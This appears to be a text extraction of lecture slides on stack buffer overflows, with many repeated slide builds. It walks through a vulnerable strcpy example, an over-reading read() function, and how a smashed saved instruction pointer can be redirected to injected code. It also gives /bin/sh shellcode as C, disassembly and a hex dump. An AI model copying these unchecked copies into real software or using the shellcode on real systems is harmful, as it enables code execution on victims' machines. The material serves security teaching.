
# A Normal Example

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:     for (; argc > 0; argc = argc - 1) {  
6:         print(argv[argc]);  
7:     }  
8: }
```



# A Normal Example


```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:     for (; argc > 0; argc = argc - 1) {  
6:         print(argv[argc]);  
7:     }  
8: }
```



# A Normal Example

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```

IP




# A Normal Example

What if the data in string s is longer than 32 characters?

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```

IP




# A Normal Example

What if the data in string s is longer than 32 characters?

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```

strcpy() does not check the length of the input!


IP



# Crash

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
4: void main(integer argc, strings argv) {  
5:     for (; argc > 0; argc = argc - 1) {  
6:         print(argv[argc]);  
7:     }  
8: }
```

IP






# Crash

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:     for (; argc > 0; argc = argc - 1) {  
6:         print(argv[argc]);  
7:     }  
8: }
```


IP



# Crash


IP

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```



# Crash

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:     for (; argc > 0; argc = argc - 1) {  
6:         print(argv[argc]);  
7:     }  
8: }
```



# Crash


```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```

IP

Saved IP is destroyed!

Memory

High



Low

# Crash

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```

IP

Saved IP is destroyed!

Memory

High

argv

argc

IP = ...

Data from argv

print()

main()

Low

# Crash

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
4: void main(int argc, char* argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```

Saved IP is destroyed!

Program crashes :(

Memory

High

argv

argc

IP = ...

Low

# Example

```
#include <stdio.h>
#include <unistd.h>

int broken() {
    char buf[80];
    int r;
    r = read(0, buf, 400);
    printf("\nRead %d bytes. buf is %s\n", r, buf);
    return 0;
}

int main(int argc, char *argv[]) {
    broken();
    return 0;
}
```

# Smashing the Stack

Buffer overflow bugs can overwrite saved instruction pointers

- Usually, this causes the program to crash

Key idea: replace the saved instruction pointer

- Can point anywhere the attacker wants
- But where?


Key idea: fill the buffer with malicious code

- Remember: machine code is just a string of bytes
- Change IP to point to the malicious code on the stack




# Exploit v1

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
4: void main(integer argc, strings argv) {  
5:     for (; argc > 0; argc = argc - 1) {  
6:         print(argv[argc]);  
7:     }  
8: }
```



# Exploit v1


```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:     for (; argc > 0; argc = argc - 1) {  
6:         print(argv[argc]);  
7:     }  
8: }
```



# Exploit v1


IP

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```




# Exploit v1

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```




# Exploit v1

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:     for (; argc > 0; argc = argc - 1) {  
6:         print(argv[argc]);  
7:     }  
8: }
```




# Exploit v1

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```




# Exploit v1

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:     for (; argc > 0; argc = argc - 1) {  
6:         print(argv[argc]);  
7:     }  
8: }
```



# Exploit v1

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:     for (; argc > 0; argc = argc - 1) {  
6:         print(argv[argc]);  
7:     }  
8: }
```





# Malicious Code

The classic attack when exploiting an overflow is to inject a payload

- Sometimes called `shellcode`, since often the goal is to obtain a privileged shell
- But not always!

There are tools to help generate shellcode

- Metasploit, pwntools

Example shellcode:

```
{  
    // execute a shell with the privileges of the  
    // vulnerable program  
    exec("/bin/sh");  
}
```

```
#include <stdio.h>
```

```
void main() {
```

```
    char s[10] = "/bin/sh";  
    execl(s,s,0);
```

```
}
```

```
main:
```

```
00001f40  pushl  %ebp  
00001f41  movl   %esp,%ebp  
00001f43  subl   $0x18,%esp  
00001f46  leal   0xf6(%ebp),%eax  
00001f49  movl   %eax,%ecx  
00001f4b  movw   $0x0000,0x08(%ecx)  
00001f51  movl   $0x0068732f,0x04(%ecx)  
00001f58  movl   $0x6e69622f,(%ecx)  
00001f5e  movl   %eax,%ecx  
00001f60  movl   %esp,%edx  
00001f62  movl   %eax,0x04(%edx)  
00001f65  movl   %ecx,(%edx)  
00001f67  movl   $0x00000000,0x08(%edx)  
00001f6e  calll  0x00001f78  
00001f73  addl   $0x18,%esp  
00001f76  popl   %ebp  
00001f77  ret
```

```
mba2:smash abhi$ otool -t e22
```

```
e22:
```

```
(__TEXT,__text) section
```

```
00001f14 6a 00 89 e5 83 e4 f0 83 ec 10 8b 5d 04 89 1c 24
```

```
00001f24 8d 4d 08 89 4c 24 04 83 c3 01 c1 e3 02 01 cb 89
```

```
00001f34 5c 24 08 8b 03 83 c3 04 85 c0 75 f7 89 5c 24 0c
```

```
00001f44 e8 09 00 00 00 89 04 24 e8 47 00 00 00 f4 55 89
```

```
00001f54 e5 53 83 ec 64 e8 08 00 00 00 2f 62 69 6e 2f 73
```

```
00001f64 68 00 5b 89 5d 18 c7 45 1c 00 00 00 00 c7 44 24
```

```
00001f74 0c 00 00 00 00 8d 4d 18 89 4c 24 08 89 5c 24 04
```

```
00001f84 b8 3b 00 00 00 c7 04 24 00 00 00 00 cd 80 83 c4
```

```
00001f94 28 c9 c3
```

# Challenges to Writing Shellcode

Compiled shellcode often must be [zero-clean](#)

- Cannot contain any zero bytes
- Why?

# Challenges to Writing Shellcode

Compiled shellcode often must be **zero-clean**

- Cannot contain any zero bytes
- Why?
- In C, strings are null (zero) terminated
- `strcpy()` will stop if it encounters a zero while copying!

# Challenges to Writing Shellcode

Compiled shellcode often must be **zero-clean**

- Cannot contain any zero bytes
- Why?
- In C, strings are null (zero) terminated
- `strcpy()` will stop if it encounters a zero while copying!

Shellcode must survive any changes made by the target program

- What if the program decrypts the string before copying?
- What if the program capitalizes lowercase letters?
- Shellcode must be crafted to avoid or tolerate these changes

# Clever shell code

<http://shell-storm.org/shellcode/files/shellcode-806.php>

main:

